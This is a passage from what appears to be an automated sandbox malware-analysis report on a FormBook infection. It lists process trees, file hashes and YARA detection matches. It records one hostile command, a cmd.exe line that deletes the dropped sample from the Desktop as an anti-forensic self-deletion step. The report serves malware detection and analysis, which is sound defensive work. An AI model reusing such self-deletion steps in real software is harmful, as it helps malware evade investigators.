00000001.00000002.734022978.00000000006E0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.734022978.00000000006E0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.733801528.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.733801528.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.733801528.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3424 Parent PID: 6416

General

Start time:	21:05:22
Start date:	27/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.707107290.000000000F01F000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.707107290.000000000F01F000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.707107290.000000000F01F000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.722397924.000000000F01F000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.722397924.000000000F01F000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.722397924.000000000F01F000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: WWAHost.exe PID: 4388 Parent PID: 3424

General

Start time:	21:05:44
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WWAHost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WWAHost.exe
Imagebase:	0x10d0000
File size:	829856 bytes
MD5 hash:	370C260333EB3149EF4E49C8F64652A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.933413799.0000000000560000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.933413799.0000000000560000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.933413799.0000000000560000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.933463870.00000000005D0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.933463870.00000000005D0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.933463870.00000000005D0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.933639960.00000000010A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.933639960.00000000010A0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.933639960.00000000010A0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 5492 Parent PID: 4388

General

Start time:	21:05:49
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\DN_467842234567.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 5180 Parent PID: 5492

General

Start time:	21:05:50
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis